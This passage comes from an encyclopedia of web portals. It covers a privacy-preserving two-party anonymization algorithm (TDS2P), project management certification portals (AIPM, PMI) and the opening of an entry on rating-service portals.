Initialize ∪Cutj to include only top most values;
while there is some candidate in ∪Cutj do
    Find the local candidate x having the highest Score(x);
    Communicate Score(x) with PortalA to find the winner;
    if the winner w is local then
        Specialize w on Tg;
        Instruct PortalA to specialize w;
    else
        Wait for the instruction from PortalA;
        Specialize w on Tg using the instruction;
    end if
    Replace w with child(w) in the local copy of ∪Cutj;
    Update Score(x) for candidates x in ∪Cutj;
end while
return Tg and ∪Cutj;
```

A Secured Solution: TDS for Two Parties

Consider two tables, T_A and $T_{B,}$ with a common key owned by Portal$_A$ and Portal$_B$ respectively. Each portal keeps a copy of the current ÈCut_j and generalized joined table, denoted T_g. The nature of the top-down specialization approach implies that T_g is more general than the final answer; so requirement (3) in Definition 3 is satisfied. In each iteration, the two portals cooperate to perform the same specialization with the highest Score, as discussed in TDS. Algorithm 1 describes the procedure at Portal$_B$ (same for Portal$_A$).

Example 3

Consider the same procedure illustrated in Example 2, but the data is partitioned into two tables. Initially, both portals generalize their values to the top most values. Portal$_B$ finds the local best candidate and communicates with Portal$_A$ to identify the overall winning specialization. Suppose the winner is ANY_Education → {Secondary, University}. Portal$_B$ performs this specialization on its copy of ÈCut_j and T_g. This means specializing records with SSN=1-16 to Secondary, and specializing records with SSN=17-34 to University. Since Portal$_A$ does not have the attribute Education, Portal$_B$ needs to instruct Portal$_A$ how to partition these records in terms of SSNs.

TDS2P has the following practical features:

- **Information vs. Privacy:** Both information and privacy are considered at each specialization. This notion is captured by the Score function, which aims at maximizing the information gain and minimizing the privacy loss.
- **Handling both Categorical and Continuous Attributes:** TDS2P can generalize categorical attributes according to some user-specified taxonomy trees and dynamically grow taxonomy trees at runtime for continuous attributes.
- **Efficiency and Scalability:** In each iteration, a key operation is updating the Scores of the affected candidates in ÈCut_j. In general, this requires accessing data records. TDS2P incrementally maintains some "count statistics" to eliminate the expensive data access.
- **Anytime Solution:** User may step through each specialization to determine a desired trade-off between accuracy and privacy, stop at any time, and produce a table satisfying the anonymity requirement. The bottom-up generalization method, such as Wang et al. (2004), does not support this feature.

Evaluation of TDS2P

The TDS2P algorithm was experimentally evaluated in Fung et al. (2005) and Wang et al. (2005). To illustrate the impacts of generalization on the classification analysis, we compared the classification error on the original data table to the classification error on the generalized (i.e., k-anonymized) data table, and examined with different classifiers. The difference between the two classification errors is small, suggesting that accurate classification and privacy protection can coexist. Typically, there were redundant (classification) structures in the data. If generalization eliminated some structures, other previously unused structures took over the classification task.

Experiments show that the top-down specialization approach is significantly more efficient and scalable than

Iyengar's (2002) genetic approach. TDS2P took only 20 seconds to generalize the data, including reading data records from disk and writing the generalized data to disk, in a multiportal environment. Iyengar reported that his method requires 18 hours to transform the same dataset for a single data source. Also, Iyengar's solution is not suitable for the problem of secure portals integration. Moreover, TDS2P is scalable for handling large data sets by maintaining count statistics instead of scanning raw records. On an enlarged dataset, TDS2P can generalize 200K records within several minutes. (See Fung et al., 2005, and Wang et al., 2005 for details.)

FUTURE TRENDS

In September 2004, the Department of Homeland Security received $9 million grants to foster and evaluate uses of "state-of-the-market" information technology that will improve information sharing and integration among the network of security agencies (The United States Department of Homeland Security, 2004). On the other hand, several surveys indicate that the public feels an increased sense of intrusion and loss of privacy (Gatehouse, 2005). A future trend in enterprise information systems is considering privacy protection as a fundamental requirement. Data portal serves a logical point for determining an appropriate trade-off between privacy protection and information analysis.

Dynamic data types, such as stream data and multimedia data, become very popular in many portal applications, for example, security, monitoring, stocks trading, and fraud detection systems. Many new data analysis algorithms were invented to handle these data types. It would be challenging, but potentially beneficial, to design these systems with the consideration of privacy preservation.

CONCLUSION

We studied secure portals integration for the purpose of joint classification analysis, formalized this problem as achieving the k-anonymity on the integrated data without revealing more detailed information in this process, presented a solution, and briefly evaluated the impacts of generalization on classification quality, efficiency, and scalability. Compared to classic secure multiparty computation, a unique feature of TDS2P is to allow data sharing instead of only result sharing. This feature is important for online data analysis in portal environment where user interaction usually leads to better results. Being able to share data across portals would permit such exploratory data analysis and explanation of results.

REFERENCES

Agrawal, R., Evfimievski, A., & Srikant, R. (2003). Information sharing across private databases. In *Proceedings of the 2003 ACM SIGMOD International Conference on Management of Data* (pp. 86-97). San Diego, CA.

Agrawal, R., & Srikant, R. (2000). Privacy preserving data mining. In *Proceedings of the 2000 ACM SIGMOD International Conference on Management of Data* (pp. 439-450). Dallas, TX.

Bayardo, R. J., & Agrawal, R. (2005). Data privacy through optimal k-anonymization. In *Proceedings of the 21st IEEE International Conference on Data Engineering* (pp. 217-228). Tokyo, Japan.

Dalenius, T. (1986). Finding a needle in a haystack—or identifying anonymous census record. *Journal of Official Statistics, 2*, 329-336.

Fung, B. C. M., Wang, K., & Yu, P. S. (2005). Top-down specialization for information and privacy preservation. *Proceedings of the 21st IEEE International Conference on Data Engineering* (pp. 205-216). Tokyo, Japan.

Gatehouse, J. (2005). You are exposed. *Maclean's*, November 21, 26-29.

The House of Commons in Canada. (2000). *The personal information protection and electronic documents act*. Retrieved February 21, 2006, fromk http://www.privcom.gc.ca

Iyengar, V. S. (2002). Transforming data to satisfy privacy constraints. *Proceedings of the 8th ACM SIGKDD International Conference on Knowledge Discovery and Data mining* (pp. 279-288). Edmonton, AB, Canada.

Liang, G., & Chawathe, S. S. (2004). Privacy-preserving inter-database operations. In *Proceedings of the 2004 Symposium on Intelligence and Security Informatics* (pp. 66-82). Tucson, AZ.

Samarati, P. (2001) Protecting respondents' identities in microdata release. *IEEE Transactions on Knowledge Engineering, 13*(6), 1010-1027.

Sweeney, L. (2002). Achieving k-anonymity privacy protection using generalization and suppression. *International Journal on Uncertainty, Fuzziness, and Knowledge-based Systems, 10*, 571-588.

The United States Department of Homeland Security. (2004). *Department of Homeland Security announces $9 million in information technology grants*. Retrieved February 21, 2006, from http://www.dhs.gov/dhspublic/display?content=4022

Wang, K., Fung, B. C. M., & Dong, G. (2005). Integrating private databases for data analysis. In *Proceedings of the 2005 IEEE International Conference on Intelligence and Security Informatics* (pp. 171-182). Atlanta, GA.

Wang, K., Yu, P. S., & Chakraborty, S. (2004). Bottom-up generalization: A data mining solution to privacy protection. In *Proceedings of the 4th IEEE International Conference on Data Mining* (pp. 249-256). Brighton, UK.

Yao, A. C. (1982). Protocols for secure computations. In *Proceedings of the 23rd IEEE Symposium on Foundations of Computer Science* (Vol. 12, pp. 160-164).

KEY TERMS

Data Portal: A Web service that provides an access point for Web clients (or other Web services) to retrieve information from a data owner.

K-Anonymity Requirement: Given a specified subset of attributes called a *quasi-identifier*, the k-anonymity requirement requires each value of the quasi-identifier must identify at least k records. The larger the k, the more difficult it is to identify an individual using the quasi-identifier.

Privacy-Preserving Data Mining: A study of achieving some data mining tasks, such as classification, association, and clustering without revealing any sensitive information of the individuals' in the analyzed dataset. The definition of privacy constraint varies in different problems.

Quasi-Identifier (QID): A quasi-identifier is a set of attributes ($A_1,\ldots,A_j$) whose release must be controlled according to a specified k-anonymity privacy requirement.

Secure Multiparty Computation: A cryptographic protocol among a set of data owners, where some of the inputs needed for computing a function have to be hidden from parties other than the original owner.

Secure Portals Integration: Given two private tables, T_A and T_B, owned by $Portal_A$ and $Portal_B$, respectively, a joint anonymity requirement $\{<QID_1, k_1>,\ldots,<QID_p, k_p>\}$, the secure portals integration is to produce a generalized integrated table T such that (1) T satisfies the joint anonymity requirement, (2) each portal learns nothing about the other portal more specific than what is in the final generalized T.

Secure Portals Integration for Classification: Extending the definition of Secure Portals Integration, the generalized integrated table T has to contain as much information as possible for classification analysis.

Taxonomy Tree: A leaf node represents a domain value and a parent node represents a less specific value. Generalization and specialization replaces record values according to some taxonomy trees.

Project Management Web Portals and Accreditation

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INTRODUCTION

Project management skills and professional certification are quickly developing into required core practice (Hammond et al., 2006). Peter Shears, CEO of the Australian Institute of Project Management (AIPM), stated at a April, 2006, conference, that there was increased demand for skilled project managers within all organizations across all industry sectors (Hammond et al., 2006). AIPM is an Australian Project Management Web portal offering certifications of AIPM's Registered Project Management (RegPM). As a supporter of the project management profession, the Project Management Institute (PMI) also plays an enormous role. The PMI Web portal encourages a standard with the *Project Management Body of Knowledge (PMBOK) Guide* describing what should be done to manage a project. PMI's Project Management Professional (PMP®) credential program is also available from the PMI Web portal recognizing and approving skills (Project Management Institute, Inc., 2006).

THE AUSTRALIAN INSTITUTE OF PROJECT MANAGEMENT (AIPM)

Background

The Australian Institute of Project Management (AIPM) is the most recognized project management organization in Australia. Formed in 1976 as the Project Manager's Forum, AIPM has been involved in growing the profession of project management over the past 25 years in Australia. Figure 1 shows the Web portal as it currently appears (2006).

The Web Portal

AIPM's role is to improve the knowledge, skills and competence of project team members, project team managers, and project directors. They not only emphasize the importance in the achievement of project objectives, but also in business objectives. Through their Web portal, AIPM helps the other levels in an organization and the community to understand the key role of project management in today's society (Australian Institute of Project Management, 2006).

Figure 1. The Australian Institute of Project Management (AIPM) Web Portal (Australian Institute of Project Management, 2006)

AIPM: Project Management Certification


Registered project management (RegPM) is AIPM's competency-based project management certification program provided within the Web portal. This program is fully aligned with the Australian qualifications framework (AQF), and is based on individual assessment abiding by the national competency standards of project management. RegPM may be AIPM's program mainly aimed for Australian residents, but it also attracts global attention. It is awarded on three levels: Level 4 QPP—qualified project practitioner, Level 5 RPM—registered project manager and Level 6 MPD—master project director (Australian Institute of Project Management, 2006).

Peter Dechaineaux, of the Australian Taxation Office (ATO), stated the number of positions advertised, which specified project management skills as a pre-requisite or "desirable," had doubled between 2004 and 2005 (CityNews, 2005). Along with the boom in positions advertised between 2004 and 2005, so too did the applicants, and awards at AIPM escalated. The statistics shown in Graph 1 show an increase of 700 applicants from 2003 to 2005.

The number of people attending the registered project management certification program increased mid-year in

P

Graph 1. AIPM—Statistical overview of application and awards: 1998-2006 (Australian Institute of Project Management, Inc., 2006)



2005 to approximately 1300 applicants (Australian Institute of Project Management, 2006). The importance of such a certification program provided within the Web portal verifies that necessary skills are required to be gained as a project manager and by many others with different roles within an organization.

The growth in 2004, shown within Graph 1, is believed to have come from defence industry leader Raytheon Australia, which had signed a strategic agreement with the AIPM for its program managers and directors to participate in the institute's certification program. Ron Fisher, chief executive of Raytheon Australian stated that AIPM's competency-based, workplace assessment program should ensure that their program managers become equipped with the skills and knowledge necessary to give their customers and partners confidence that Raytheon can deliver defence capability on time and within budget. Signed up as associates of the AIPM, Raytheon's program managers stepped through the assessment towards accreditation as registered project managers (RegPM) and master project directors. (Webb et al., 2004)

Peter Shears, CEO of AIPM (Calabrese et al., 2006), stated in a media release in April, 2006, that the retirement of up to one third of Australia's project managers in the next decade signaled a major skills shortage in leading industry sectors including government, construction, IT, telecommunications, finance, and energy (Calabrese et al., 2006). With Graph 1 showing a decline from 2005 to 2006, it is verified that participants decreased in engaging to improve their skills via *courses* at AIPM.

Shears outlined three solutions to overcome the skills shortage including a new approach in mentoring by senior project managers, new approaches to attract and keep entrants with the skills development, and the addition of experience in project management to that of the main capabilities of all professionals (Calabrese et al., 2006). He adds that mentoring was working at a company level but it was predictably laid on top of a manager's existing workload. Companies needed to take pre-retirement project managers off sensitive projects and place them in positions as full-time mentors. Issues will occur within organizations if these changes do not take place and young people are not taught these skills in time (Calabrese et al., 2006). Shears also states that it is often the case that organizations are already performing a project management function, but may not actually realize it. AIPM's courses will help quantify and realize these skills that individuals in organizations already possess (Calabrese et al., 2006).

AIPM has a list of approved courses within its Web portal that are judged by a board of reviewers, usually people of the institute with a project management background, against AIPM's own competency framework. Other courses range from high-level masters degrees offered by some of the country's best-known universities to tailored commercial training run by registered training organizations, or RTOs (Tracy, 2004).


The Australian College of Project Management (ACPM) is one of the larger and more established training organizations that started offering courses in 1990. Even though universities continue to offer postgraduate degrees, ACPM has the ability to tailor the course to the students' needs therefore being able to modify the course itself. ACPM offers corporate training, which involves the advantage of clients approaching the organization themselves. A course is then tailored for the company and the industry in which it operates. When it comes to project management academia, industry relevance has always been the main focus (Lee, 2004).

Many trainers agreed that one of the fastest-growing sectors demanding project management skills had been the IT industry. AIPM stated that in 2004 a project manager in the IT sector was one of the highest-paid technical positions in the industry (Lee, 2004). Table 1 summarizes the top-10

Table 1. Top ten most in demand information technology skills (Ziv, Paul "The Top 10 IT Skills in Demand," Global Knowledge Webcast, 20/11/2002, Web site: http://www.globalknowledge.com)

Rank	IT Skills/Job	Average Annual Salary
1	SQL Database Analyst	$80,664
2	Oracle Database Analyst	$87,144
3	C/C++ Programmer	$95,829
4	Visual Basic Programmer	$76,903
5	E-commerce/Java Developer	$89,163
6	Windows NT/2000 Expert	$80,639
7	Windows/Java Developer	$93,785
8	Security Architect	$86,881
9	**Project Manager**	**$95,719**
10	Network Engineer	$82,906

Figure 2. The Project Management Institute (PMI) Web portal (2006)



information technology skills and average salaries based on job postings in 2002. Paul Ziv, a recruitment strategist at ComputerJobs.com, explained that information technology project managers are expected to understand the field and acquire an executive skill so that they may lead teams to develop products and services that improve the organization overall. Each of the positions listed combines itself with the role of project management. For example, an SQL Database Analyst would be a team member on a project that involves development or support of SQL databases, therefore gaining a project management role within (Schwalbe, 2006).

PROJECT MANAGEMENT INSTITUTE (PMI)

Background

The Project Management Institute (PMI) was established in 1969 and has developed into one of the world's leading project management professional associations.

The Web Portal

This international professional society for project managers has continued to attract and hold on to members, reporting more than 133,000 members worldwide by May, 2004.

A large percentage of PMI members work in the information technology field. Due to the number of people working on projects in various industries, PMI created specific interest groups (SIGs) within the Web portal. These SIGs enabled members to share ideas about project management in their particular application areas, such as information systems. Figure 2 shows the PMI Web portal as it currently appears (2006).

PMI: Project Management Certification


Professional certification is an important aspect in identifying and ensuring quality in a profession. PMI provides certification via the Web portal offering a qualification as a project management professional (PMP). A certified PMP is described to be someone who has documented sufficient project experience, who has agreed to follow the PMI code of professional conduct, and who has demonstrated knowledge of the field of project management by passing a comprehensive examination. The number of people earning PMP certification continues to increase as shown in Graph 2.

In 1993, there were 1,000 certified project management professionals. In 10 years time, by the end of May, 2004, there were 81,913 certified project management professionals (Project Management Institute, Inc., PMI Today, 2004).

A major milestone occurred in 1999 when PMI's certification program department became the first professional certification program department in the world to achieve International Organization for Standardization (ISO) 9001 recognition. Detailed information about PMP certification, the PMP Certification Handbook, and an online application is available from PMI's Web portal (http://www.pmi.org) under "Professional Development & Careers." The following information is quoted from PMI's Web portal:

The Project Management Institute (PMI) stands as a global leader in the field of project management. It is well known that PMI certification involves a rigorous, examination-based

Graph 2. PMI—Growth in PMP certification, 1993-2003 (Project Management Institute, Inc., "PMI Today," 2004)



process that represents the highest calliper in professional standards. Therefore, PMI's professional certification is universally accepted and recognized. As a demonstration of our commitment to professional excellence, the PMI program also maintains ISO 9001 certification in Quality Management Systems.

If you enjoy the prestige that comes from being the best in your field, then you will appreciate the professional advantages derived from becoming a PMP. PMP certification is the profession's most globally recognized and respected certification credential. The PMP designation following your name tells current and potential employers that you have a solid foundation of project management knowledge that you can readily apply in the workplace. (Project Management Institute, Inc., "PMI Certifications," 2006)

Many companies and organizations are recommending, or even requiring, PMP certification for their project managers. A February 2003 newsletter reported that Microsoft chose PMI's PMP certification program as the certification of choice for its Microsoft services operation. Microsoft chose the PMP certification because of its global respect and its proven record in professional development for project managers over the years (Project Management Institute, Inc., "ISSIG," 2003).

PMI is a global leader in the development of standards for the practice of project management. PMI's premiere standards document, *A Guide to the Project Management Body of Knowledge (PMBOK Guide)* provided within the Web portal, is recognized throughout the world as a standard for managing projects. The *PMBOK Guide* is approved as an American national standard (ANS) by the American National Standards Institute (ANSI).


Project Management Body of Knowledge: PMBOK

The *PMBOK Guide* is a standard that describes *what* should be done to manage a project. There are nine Knowledge Areas associated with the PBMOK. These include: project integration management, project scope management, project time management, project cost management, project quality management, project human resource management, project communication management, project risk management and project procurement management.

An article in August, 2005, titled *Buddhist Monks in Sri Lanka Say PMBOK Guide Aligns With Teachings*, describes Buddhist monks helping the areas damaged by the 2004 Asian tsunami, while concluding that *A Guide to the Project Management Body of Knowledge (PMBOK Guide): Third Edition*, was consistent with Buddhist teachings and helpful in the objective of their training to help with the recovery stage. Like Buddhism, the monks involved in helping with this recovery stage, based their judgment on the fact that the *PMBOK Guide: Third Edition* was similar to that of their believed life cycle—from conception through death (completion) (Project Management Institute, Inc., PMI Today, 2005).

In 1999, the Project Management Institute was proud to announce that their certification department became the first department in the world to earn ISO 9000 certification and the recognition of the *PMBOK Guide 1996* as an international standard (Schwalbe, 2006, p. 319). PMI's project management professional (PMP) certification is the optimum professional credential for individuals associated with project management. Project management courses and PMP-related materials can be found via links to other sites on the PMI Web site.

Graph 3. Top information technology skills (Cosgrove, Lorraine, "January 2004 IT Staffing Update," CIO Research Reports, February 3, 2004)



Certification Magazine published its annual review of how certification affects salaries of information technology professionals. This industry-wide study uses real-world numbers to show how education and experience influence a person's salary. During a down market, people might ask why they should seek additional technical certification. According to Gary Gabelhouse, of *Certification Magazine,* "Perhaps it is best expressed in two words: job security. In boom times, one constantly reviews the rate of growth in salary as a key personal-success measurement. However, in down times, job security is paramount" (Global Knowledge, 2003).

The importance of certifications related to project management has grown over the years with several organizations developing more certifications related to project management and information technology project management, in particular.

Emphasis based on the need for good project managers in the information technology field was given in a 2004 survey by CIO.com, where IT executives listed the IT skills that were most in request: application development, project management, database management and networking. Graph 3 shows these results. The second most mentioned skill noted in this graph shows 58 percent of survey respondents included project management as a top IT skill in demand. Project management knowledge and skills are still required to help team and organizational success even if a technical role is chosen (Schwalbe, 2006).

The International Project Management Association (IPMA) offers a four-level certification program. The main requirements for each level are derived from typical activities, responsibilities, and requirements from practice. The IPMA four-level certification system, in descending order, includes the certified project director, certified project manager, certified project management professional and certified project management practitioner (IPMA's Web portal http://www.ipma.org).

CONCLUSION

AIPM is an Australian project management Web portal offering certifications of AIPM's registered project management (RegPM). Another project management training organization is the ACPM, which has established itself as one of the larger training organizations, offering courses since 1990. The PMI Institute is an international professional society for project managers encouraging the *Project Management Body of Knowledge (PMBOK)*, along with the project management professional (PMP®) credential program. Amongst other successes, the *PMBOK Guide* worked wonders with Buddhist monks in Sri Lanka helping with the recovery stage of the 2004 Tsunami disaster. PMI's certification program department became the first professional certification program department in the world to attain international organization for standardization (ISO) 9001 recognition. Microsoft chose PMI's PMP certification program as the certification of choice for its Microsoft service operation. Another organization offering qualifications is the International Project Management Association (IPMA), which offers a four-level certification program, which is provided within their Web portal.

Certifications provide a major acceptance in any industry that show one's ability and knowledge in their particular field. The organizations previously mentioned provide assistance to gaining the necessary skills required for a respectable position in the industry.

REFERENCES

American National Standards Institute. (2006). Retrieved July 2006, from http://www.ansi.org

Australian College of Project Management. (ACPM) (2006). Retrieved July, 2006 from http://www.acpm.org

Calabrese, A., & Hammond, J. (2006). Media Release—AIPM calls for major rethink on project management to avoid skills shortage. *AIPM Web site*. Retrieved April 06, 2006.

CityNews. (2005) It's official! EDS judged best project managers in town. *City News*. Retrieved April 13, 2005 from http://www.citynews.com.au/news/Article.asp?id=3188

Cosgrove, L. (2004). January 2004 IT staffing update. *CIO Research Reports*. Retrieved February 3, 2004.

Dictionary search. (2006). Retrieved July, 2006, from http://dictionary.reference.com

Hammond, J., & Mezzina, L. (2006). Conference defies project failure. *AIPM*. About IAPM—News, Retrieved April 21, 2006, from http://www.aipm.com.au/html/060421_conference_defies_project_failure.cfm

International Organization of Standardization. (2006). Retrieved July, 2006, from http://www.iso.org

Laudon, K. C., & Laudon, J. P. (2002). *Management information systems—Managing the digital Firm*. Upper Saddle River, NJ: Prentice-Hall.

Marchewka, J. T. (2003). *Information technology project management—Providing measurable organizational value*. Hoboken, NJ: John Wiley & Sons.

Project Management Institute. (2005, August 4). *PMI Today*. PMI Global Congress 2005, North America Illustrates The Value of Project Management To Promote Competitive Advantage (Release Number: PMI-020-17-05). Retrieved from http://www.pmi.org/prod/groups/public/documents/info/ap_news-gcpromotespm.asp

Project Management Institute. (2003). Information systems specific interest group (ISSIG). *ISSIG Bits*. Retrieved February 2003, from http://www.pmi-issig.org.

Project Management Institute. (2006). Retrieved July, 2006, from http://www.pmi.org

Schwalbe, K. (2006). *Information technology project management*. 4th ed. Canada:Thomas Course Technology.

Tatnall, A. (2002). *Project management—A guide to microsoft project*. Australia: Data Publishing.

Tracy, L. (2004). MBA popularity under assault from alternative courses. *AIPM*. Retrieved from http://afr.com/articles2004/08/25/1093246607243.html

Webb, N., & Catchlove, N. R. (2004). *Project management becomes core competency for Raytheon—Program managers to become certified*. Retrieved September 6, 2004, from http://www.aipm.com.au/html/raytheon_and_aipm.cfm

Ziv, P. (2002).The top 10 IT skills in demand. *Global Knowledge Webcast*. Retrieved November 11, 2002, from http://www.globalknowledge.com

KEY TERMS

American National Standards Institute (ANSI): The private, non-profit organization responsible for approving US standards in many areas, including computers and communications. ANSI is a member of ISO. ANSI sells ANSI and ISO (international) standards. (Note also American National Standards (ANS)).

Australian College of Project Management, The (ACPM): One of the larger and more established training organizations that started offering courses in 1990.

Australian Institute of Project Management (AIPM): The national peak body for Project Management in Australia.

Australian Qualifications Framework (AQF): Provides the hierarchy of educational qualifications in Australia. It is administered nationally by the Australian Government Department of Education, Science and Technology.

International Organization for Standardization (ISO): The quality system standard developed by the International Organization for Standardization that includes a three-part, continuous cycle of planning, controlling, and documenting quality in an organization. ISO 9000 has become an international reference for quality management requirements in business-to-business dealings. The ISO 9000 family is primarily concerned with quality management. This means what the organization does to fulfil: ISO 9001. The ISO 9000 Compendium includes the ISO 9000:2000 series of quality management system standards.

National Competency Standards of Project Management (NCSPM): Competency standards.

Project: A temporary endeavour undertaken to create a unique product, service or result.

Project Managed Organization (PMO): Accreditation is a thorough organizational assessment to determine if an organization is actively practicing enterprise-wide project management. This sought-after AIPM accreditation will enhance your organization's project management reputation, regardless of sector.

Project Manager (PM): The person responsible for working with the project sponsor, the project team, and the other people involved in a project to meet project goals.

Project Management: An application of knowledge, skills, tools and techniques to project activities to meet project requirements.

Project Management Body of Knowledge Guide (PMBOK Guide): A descriptive general resource for individual practitioners to successfully affect project outcomes in any organization or industry, through consistent, predictable practice. The *PMBOK® Guide* is approved as an American national standard (ANS) by the American National Standards Institute (ANSI). (Note also Project Management Body of Knowledge (PMBOK)).

Project Management Knowledge Areas: Project integration management, scope, time, cost, quality, human resource, communications, risk, and procurement management.

Project Management Institute (PMI): International professional society for project managers.

Project Management Professional (PMP): Someone who has documented sufficient project experience, agreed to follow the PMI code of professional conduct and demonstrated knowledge of the field of project management by passing a comprehensive examination.

Registered Project Management (RegPM): AIPM's competency-based Project Management Certification Program.

Registered Training Organizations (RTO): Registered training organizations (RTOs) are providers and assessors of nationally recognised training. Only RTOs can issue nationally recognized qualifications. In order to become registered, training providers must meet the Australian quality training framework (AQTF) standards.

Web Portal: A Web portal is a Web site that provides a starting point, a gateway, or portal, to other resources on the Internet or an Intranet. Intranet portals are also known as "enterprise information portals" (EIP).

P

Providing Rating Services and Subscriptions with Web Portal Infrastructures

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INTRODUCTION

A Web infrastructure (portals) for providing online rating of services such as financial services, are becoming more popular nowadays. A rating portal providing comparisons between competitive services has the potential of becoming a well-established Web enterprise. For some services, the comparison is performed based on a set of measurable values such as performance and price, for example, when the service involves computer hardware. In such an environment, services can make a rational decision whether they wish to advertise on the portal based on the set of measurable values (compare with Tennenholtz, 1999). However, for some services like banking, brokerage, and other financial services characterised by such parameters as customer support quality, it is impossible to establish an objective set of measurable values. In these cases, the rating portals publish their scores for the competing businesses based on their own private estimation strategy. We believe that evolution of the interactions between the agents being rated and rating agents is an important social process, which is worth examining thorough simulation.

In this study, we simulate the plausible interaction between portals and services using a simplified model, and we analyse possible scenarios of how services can influence the portals' rating system. Our approach is based on a straightforward revenue model for rating portals, where they require the rated services to be paying to these portals in order to obtain a rating. Within this model, we follow the dynamics of how the competing services may influence the portals to improve their respective ratings.

Over the last couple of years, the role of paid advertisement placement at Web portals has dramatically increased. Until recently, there were just one or two such advertisements per customer query displayed on keyword search portals. Nowadays, after Google's IPO, the business model of paid placement has become very popular, and the majority of search engines have designated areas for displaying advertisement slots on their search results Web pages. This number of advertisement placements is expected to be growing even faster, and their order (from top to bottom) may be interpreted by users as a rating by a respective search portal. This is due to the fact that it is hard for end users to access the pricing policy for paid placements at keyword search portals (Sherman 2004). Therefore, possible mechanisms of providing such ratings and their evolution are worth exploring.

We conduct the *what-if* study suggesting a simple model with rational agents for services and portals as possible for a simulation of the subscription model. This model is implemented and analysed in detail in Galitsky and Levene (2005). The resultant behaviour is verified and analysed with respect to the possibility of extracting patterns of rating subscription-based behaviour from real publicly available data. We conclude the article with a discussion of how the predicted subscription process fits into the current advertising models; also, the process itself is considered from the standpoint of conflict resolution in multi-agent systems.

AN ECONOMIC MODEL

Portals are primarily characterised by their reputation. To express this quantitatively, we refer to the difference between the average rating of each service and the individual rating of each service on each portal. The higher the portal's reputation, the more potential customers it has and higher the number of Web surfers who would follow the portal's recommendation to select a particular (top-rated) service. Also, the higher the portal's reputation is, the higher is its appeal for the services to be rated by this portal, and, therefore, the potential revenue stream for the portal is higher. At the same time, when a portal accepts resources from the services rates, its reputation may drop because its rating may become less objective. The dynamics of such a process is the subject of this study.

Each portal, while having its own rating system, aims to *maximise* its revenues on the one hand, and on the other hand, aims to deviate as little as possible from the *average* portal rating. The justification for this is that often the public perceives the average (or typical) rating (or opinion) as the most trustworthy (Myung & Pitt, 2003).

Evidently, services' ratings by portals is public information. A portal accepts an offer from the service, which has a highest rank by the rest of portals, selecting among all services, which offer a subscription payment.

Our model reproduces the real-life conflict between the services and portals: each service is determined to improve its ratings irrespectively of how it affects a portal's reputation, and vice versa, each portal wishes to achieve a higher reputation and at the same time to increases its revenues. No evident compromise is possible.

We suggest a simple strategy where the agents only take into account two parameters:

- Services select higher ranking of portals with higher reputation.
- Portals select services, which request a change in rating that would minimise the damage to their reputation.

As our dataset for the initial conditions for our simulation, we have chosen 15 mutual funds as services and four well-known keyword search portals, which provide ratings for these services by ordering them within search results page. We have simulated all phases of the subscription process, including the initial phase, when the services initiate the subscription process to modify their initial rating, and the terminal phase, when the services run out of resources and stop being selected by portals, or see no further benefit in participating in the process.

A FORMAL MODEL

